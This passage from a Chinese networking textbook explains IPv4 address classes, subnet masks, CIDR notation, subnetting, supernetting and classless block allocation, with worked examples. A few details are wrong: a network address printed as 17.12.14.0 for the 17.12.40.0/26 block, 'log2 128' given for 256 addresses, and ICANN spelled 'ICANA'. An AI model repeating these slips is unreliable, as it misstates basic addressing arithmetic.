


图 4.1　二进制数和十进制数分段表示的 IP 地址类型判别

4. IPv4 分类地址和地址块

早先设计的地址分类方式存在的一个问题是，每一类地址都被划分为固定数量的地址块，每个地址块包含的地址数量都是固定的。表 4.1 所示为 IPv4 的各类地址的地址块数量、每个地址块所含的地址数，以及应用方式。

表 4.1　各类地址的地址块大小及应用

地址类别	地址块的数量	每块所含地址数	应　用
A	128	16 777 216	单播
B	16 384	65 536	单播
C	2 097 152	256	单播
D	1	268 435 456	多播
E	1	268 435 456	保留

从表 4.1 中可以看出每类地址的地址块的大小。A 类地址是设计了供大型的组织机构使用的，每个组织机构使用一个地址块，每个地址块有一千六百万个网络主机和路由器地址。B 类地址是设计了供中等规模的组织机构使用的，每个组织使用一个地址块，每个地址块有六万五千多个网络主机和路由器地址。C 类地址是设计了供小单位部门使用的，每个地址块只有 256 个主机和路由器地址。

这种地址分类方式的缺点是，每个 A 类地址块所包含的地址数对任何单位部门都太多

了，这意味着大部分A类地址都要被浪费和闲置。一个B类地址块有六万五千多个地址，对于大多数单位和部门也都嫌多。而C类地址的每个地址块的数量对大多数部门又嫌少了。D类地址设计了用于互联网的组播应用，设计者曾经预测互联网的组播的最大组数为268 435 456组，但这种需求从未出现过，大量地址也浪费了。E类地址保留给将来使用，也导致了大量的网络地址空间的浪费。因此这种地址分类的方式浪费了大量可用的互联网IPv4地址。

5. IPv4网络的ID标识和主机ID标识

在分类地址中，A、B、C类地址被分为网络ID和主机ID两部分。在图4.1中，网络ID的部分用灰色表示，主机ID的部分用白色表示。注意，这种概念不用于D类和E类IP地址。在A类地址中，第1位是地址类别，第2～8位是网络ID，后3个字节共24位是主机ID。B类地址中，第1～2位是地址类别，第3～16位为网络ID，第17～32位是主机ID。C类地址中，第1～3位是地址类别，第4～24位为网络ID，第25～32位为主机ID。

6. 子网掩码(mask)

虽然网络ID和主机ID的长度是分类网址中预先设定了的，但是可以用子网掩码来区分网络ID和主机ID在网络地址中的位置。子网掩码长度32位，由连续的1和连续的0构成。表4.2是A、B、C类地址的默认子网掩码。子网掩码不用于D类和E类地址。

表4.2 A、B、C类地址的默认子网掩码

类　别	二进制表示	十进制分段表示	CIDR表示
A	11111111 00000000 00000000 00000000	255.0.0.0	/8
B	11111111 11111111 00000000 00000000	255.255.0.0	/16
C	11111111 11111111 11111111 00000000	255.255.255.0	/24

利用子网掩码可以很方便地区分出IP地址中的网络ID和主机ID。将二进制的子网掩码与二进制的IP地址进行上下比特对齐，进行“与”运算，就可得到网络ID，即子网掩码为1的比特所对应的IP地址部分就是网络ID。例如，A类地址的子网掩码的第1字节都是1，那么A类IP地址的第1字节是网络ID，其余的第2～4字节是主机ID。

表4.2的最右列用“/n”表示子网掩码，n为子网掩码中左边所含1的个数。对于A类地址，$n=8$。对于B类地址，$n=16$。对于C类地址，$n=24$。这种表示方法称为“斜杠/”表示，或“无类域间路由(Classless Inter-Domain Routing，CIDR)”表示。CIDR方式用于无类网络地址，也可用于分类网络地址。从下面的介绍可以看出，分类网络地址是无类网络地址的一种特例。

7. 子网划分(Sub Netting)

在分类地址盛行的时期，出现了子网划分的概念。如果一个部门机构得到了一个很大数量的A类或B类地址块，可以把地址块划分为若干个较小的连续地址号的网络组，称为子网划分。子网划分通过增加默认掩码中的1的个数来实现，后面还要详细讨论。

8. 超网划分(Super Netting)

A类和B类网络地址很快就被分配用完了，但是对中等规模的网络地址块的需求量仍然巨大。C类网络地址块最多只有256个地址，对于大多数单位部门是不够用的。一种解决方案是超网划分。一个单位可以有多个C类地址块，例如，如果一个单位需要1000个网

络主机地址，可以申请获得 4 个连续的 C 类地址块，然后利用这 4 个 C 类地址块来构成一个超网。超网的划分利用减少默认掩码中 1 的个数来实现。例如，如果一个单位有 4 个连续的 C 类地址块，那么将子网掩码从默认的/24 减少为/22。后面将会看到，采用无类地址划分将消除对超网划分的需求。

9. IPv4 地址短缺的解决方案

由于互联网主机数量的迅速增长，按照网络地址分类的方案几乎很快就将可用的地址耗尽了，然而互联网的设备主机的数量远未达到 2^{32} 个的地址空间。于是出现了无类地址分配和网络地址转换 NAT 等方案。如今，分类地址的方案已经几乎被无类地址的方案所取代。

10. 几个特殊的 IPv4 地址

(1) IPv4 地址 0.0.0.0 表示任意值的地址。例如，当一台没有设置 IP 地址的计算机初次接入以太网时，就利用 0.0.0.0 作为源 IP 地址，向局域网上的 DHCP 服务器广播请求分配一组 IP 配置参数。参看第 3 章 DHCP 协议的介绍。或者网络主机利用此地址向网络公开自己的开放端口，参看第 7.1 节的介绍。

(2) IPv4 地址 127.0.0.1 为本机网络接口的回传地址。例如，利用 DOS 命令 ping 127.0.0.1 来测试本机网卡是否工作正常(参看第 7.1 节)。利用浏览器访问安装在本机上的 Web 网页时，可将此地址作为 URL 中目的主机的 IP 地址，如 http://127.0.0.1:80/。具有此地址的 IP 包不会发送到网络上。

(3) IPv4 地址 255.255.255.255 为广播地址。例如，当执行 DHCP 协议进行主机的 IP 地址参数自动配置时，客户端和服务器都用它作为目的 IP 地址广播，参看第 3.2 节。

4.1.2 无类 IP 地址分配

为了克服网络 IP 地址的短缺，让更多的单位机构加入互联网，出现了无类 IP 地址分配方案(Classless Addressing)。在此方案中，IP 地址不再按照 5 类划分，但还是以地址块的方式进行分配。

1. 无类 IP 地址的地址块

在无类地址分配方案中，如果有一个单位的计算机(无论数量多少)需要接入互联网，可以分配给一个地址块，即连续的一段 IP 地址号。地址块的大小根据二进制数的性质和单位的计算机数量决定。例如，一个家庭可能只要两个 IP 地址，一个大单位则需要几千个 IP 地址，一个互联网服务提供商(ISP)，根据客户的多少，可能需要几万个 IP 地址。

2. 无类地址块的分配条件

为了简化 IP 地址的管理，互联网权威机构对无类地址块的分配制订了如下限制条件：

(1) 一个地址块内的地址号数必须是连续的。

(2) 一个地址块内的地址数量必须是 2 的指数(1,2,4,8,16,32,…)。

(3) 地址块中的第一个 IP 地址号的十进制表示必须能够被地址块内的地址数量整除。

例如，图 4.2 是某公司申请到的一个地址块的二进制和十进制分段表示，共有 16 个 IP 地址。可以看到它满足上述限制条件。首先，地址号数是连续的，前 3B 相同，第 4B 的值为 32～47。地址数量 $16=2^4$。第一个 IP 地址可以被地址数 16 整除，它的十进制分段表示是 205.16.37.32，将分段去掉，即按照附录 C 的方法将它转换为十进制数，它等于 3 440 387 360，被 16 整除后，商是 215 024 210。在附录 C 中详细介绍了常用的二进制数、十六进制数、

256 进制数与十进制数之间的转换算法。




图 4.2　某公司申请到的含 16 个 IP 地址的块

3. 无类 IP 地址的子网掩码

前面已经讨论过，子网掩码有 32 位，最左边是 n 个 1，右边是（32－n）个 0。无类 IP 地址分配方案中的子网掩码中 1 的个数可以在 0～32 之间选择。因此，采用“/n”的 CIDR 表示方法很方便，n 是掩码中左边 1 的个数。

IPv4 的地址块可表示为 x.y.z.t/n，其中 x.y.z.t 是地址块中的一个 IP 地址，/n 是子网掩码。这种表达方式可以代表整个地址块中的地址。

（1）地址块中的第 1 个 IP 地址：就是将二进制 IP 地址中最右边的 32－n 个比特设为 0 的地址。

（2）地址块中的最后 1 个 IP 地址：就是将二进制 IP 地址中最右边的 32－n 个比特设为 1 的地址。

（3）地址块中的地址个数：就是将二进制 IP 地址块中最后一个地址减去第一个地址的余数。也可以直接计算，等于 $2^{(32-n)}$ 个地址。

（4）地址块中的网络地址：当某个单位获得了一个地址块后，就可以将地址块内包含的 IP 地址自由地分配给单位内部的需要连接到互联网的主机使用。但是，地址块中的第 1 个地址是一个特殊的地址——本网络地址，它不能分配给内网的任何主机，用于向外部互联网标识本单位的整个网络。一般情况外部互联网发向内网主机的 IP 包先发到本单位的这个网络 ID。

例如，参看图 4.2 和图 4.3，已知某公司有个 IP 是 205.16.37.39/28，那么该公司网络的地址管理和分配计算如下：




图 4.3　某公司的网络地址块 205.16.37.32/28 的网络配置

① 地址块中的第 1 个 IP 地址。将 205.16.37.39 表示为二进制：11001101 00010000 00100101 00100111。将右边的(32－28)个二进制数置 0，得到 11001101 00010000 00100101 00100000，换算成十进制分段表示为 205.16.37.32。这是该子网的网络地址，大多数情况下，此地址不分配给该公司网内的设备使用，而是外网路由器用于向本子网转发信息。

② 地址块中的最后 1 个 IP 地址。将上述二进制地址中最右边的(32－28)个数置 1，得到 11001101 00010000 00100101 00101111，十进制分段表示为 205.16.37.47。

③ 地址块中的地址总数 $=2^{(32-28)}=2^4=16$。

④ 该公司的网络可以配置如下：

该公司的网络通过一个路由器连接到互联网，该路由器有两个网络接口，每个接口有一个 IP 地址。第一个网络接口连接到内部网络，其 IP 地址为 205.16.37.40/28，此地址属于本公司的地址块，一般设为内网出口的默认网关。第二个网络接口连接到外部互联网，其 IP 地址由外网管理员分配，它取决于外网的地址分配情况，因此用 x.y.z.t/*n* 表示。来自外部互联网的所有目的地址为 205.16.37.32～205.16.37.47 的 IP 包，都被直接或间接地转发到本路由器地址 x.y.z.t/*n*。该地址块中的 16 个 IP 地址中，网络地址和路由器地址占用了 2 个，因此最多可以接 $2^4-2=14$ 台内部主机。

4. IP 地址的分层次结构

以电话号码为例。目前使用的十进制电话号码是分层次的地址，一般可分 4 个层次，不同地区的每层的号码位数可能不同。第 1 层为国家代码 3 位(例如中国为 086)，第 2 层为区号代码 4 位(例如杭州地区为 0571)，第 3 层为当地交换机代码 3 位(例如 503)，第 4 层为本地电话机的连接号码 4 位(例如 1132)。

IP 地址是分层次的地址，没有子网时为 2 层，有子网时分为 3 层或更多。

(1) 无子网时 IP 地址可分为 2 层，IP 地址 x.y.z.t/*n* 的左边 *n* 位是网络地址，也称为前缀(prefix)，代表着组织机构的网络号。右边 32－*n* 位是网络内的主机地址，也称为后缀(Suffix)。

(2) 当有子网时 IP 地址可分为 3 层。如果一个单位具有一个较大的地址块，为了便于管理，可以将地址块分为若干子网，将单位内的主机 IP 地址分配到不同的子网内。从外部网络看，该单位的网络仍然是一个整体，但内部分为若干子网。所有进出该网络的 IP 包都送到位于外网与内网之间的路由器地址，路由器将这些 IP 包分送到相应的子网。内部网络需要进行子网划分，单位的 IP 地址块有自己的掩码，各子网也有各自的子网掩码。

例如，某公司申请获得一个地址块 17.12.40.0/26，含有 64 个 IP 地址。该公司有 3 个部门办公室，从安全和管理的方面考虑，需要将这些地址分为 3 个子网，子网掩码分别为/n1、/n2 和/n3。各子网的主机地址数量为 32、16 和 16。子网的掩码计算方法如下：


子网掩码/n1：因为该子网的主机数量为 $32=2^{(32-n1)}$，满足此式的 n1＝27。

子网掩码/n2：该子网的主机数量为 $16=2^{(32-n2)}$，满足此式的 n2＝28。

子网掩码/n3：该子网的主机数量为 $16=2^{(32-n3)}$，满足此式的 n3＝28。

图 4.4(a)是该公司的网络结构方案之一。注意，用掩码/26 可以从块内所有 IP 地址中得到总的网络地址 17.12.14.0。

图 4.4(b)为此例中将网络地址块划分为 3 个子网后，形成的 3 层次的 IP 地址。注意，子网 1、2 和 3 的前缀长度不同。



(a) 某公司网络的子网划分与配置方案

(b) 此例中划分子网后IPv4地址有3个层次

图 4.4　子网划分方案及 IP 地址划分

(3) IP 地址可分为更多的层次。上述关于无类 IP 地址分配方案可以延伸到更多层次的情况。当一个部门拥有一个地址块后，可以将它分为若干子块，而每个子块又可以进一步划分为更小的子块。例如，对于一个国家范围的互联网服务提供商(ISP)，可以将其地址块分为若干子块给其省级的 ISP 使用，省级子块又可以划分为地区级、市级、单位级，等等。

5．IP 地址的分配与获取

全球互联网 IP 地址的管理机构是互联网域名与地址分配组织(Internet Corporation for Assigned Names and Addresses，ICANN)。但是 ICANA 并不负责具体的单位和部门的 IP 地址块的分配，它将大的地址块分给 ISP，再由 ISP 逐步分到具体的单位部门，再由部门网络管理员分配或自动地动态分配到具体的网络主机。

例如，某互联网提供商(ISP)申请获得了一个地址块，起始号为 190.100.0.0/16，共有 65 536 个 IP 地址。ISP 需要将这些 IP 地址分配给以下 3 组客户单位和部门：

第一组有 64 个客户单位，每个单位需要 256 个 IP 地址，第二组有 128 个客户单位，每个单位需要 128 个 IP 地址，第三组有 128 个客户单位，每个单位需要 64 个 IP 地址。

现在需要设计这 3 个地址块，并计算分配后还剩余多少可用的 IP 地址。类似图 4.4 的例子。

(1) 第一组：每个客户单位需要 256 个 IP 地址，即 8 位($\log_2 128$)，子块 IP 地址的前缀长度为 32－8＝24。这些地址是：

第 1 个客户单位的地址范围：190.100.0.0/24，…，190.100.0.255/24。

第 2 个客户单位的地址范围：190.100.1.0/24，…，190.100.1.255/24。

……

第 64 个客户单位的地址范围：190.100.63.0/24，…，190.100.63.255/24。

第一组的 IP 地址总数＝64×256＝16 384。

(2) 第二组：每个客户单位需要 128 个 IP 地址，即 7 位($\log_2 128$)，IP 地址子块的前缀长度为 32－7＝25。这些地址是：

第 1 个客户单位的地址范围：190.100.64.0/25，…，190.100.64.127/25。

第 2 个客户单位的地址范围：190.100.64.128/25，…，190.100.64.255/25。

……

第 128 个客户单位的地址范围：190.100.127.128/25，…，190.100.127.255/25。

第二组的 IP 地址总数＝128×128＝16 384。

(3) 第三组：每个客户单位需要 64 个 IP 地址，即 6 位($\log_2 64$)，IP 地址块的前缀长度为 32－6＝26。这些地址是：

第 1 个客户单位的地址范围：190.100.128.0/26，…，190.100.128.63/26。

第 2 个客户单位的地址范围：190.100.128.64/26，…，190.100.128.127/26。

……

第 128 个客户单位的地址范围：190.100.159.192/26，…，190.100.159.255/26。

第三组的 IP 地址总数＝128×64＝8192。

因而，此互联网服务提供商获得的 IP 地址总数为 65 536，分配给客户的 IP 地址总数为 40 960。剩余 IP 地址为 24 576。

4.1.3 网络地址转换(NAT)

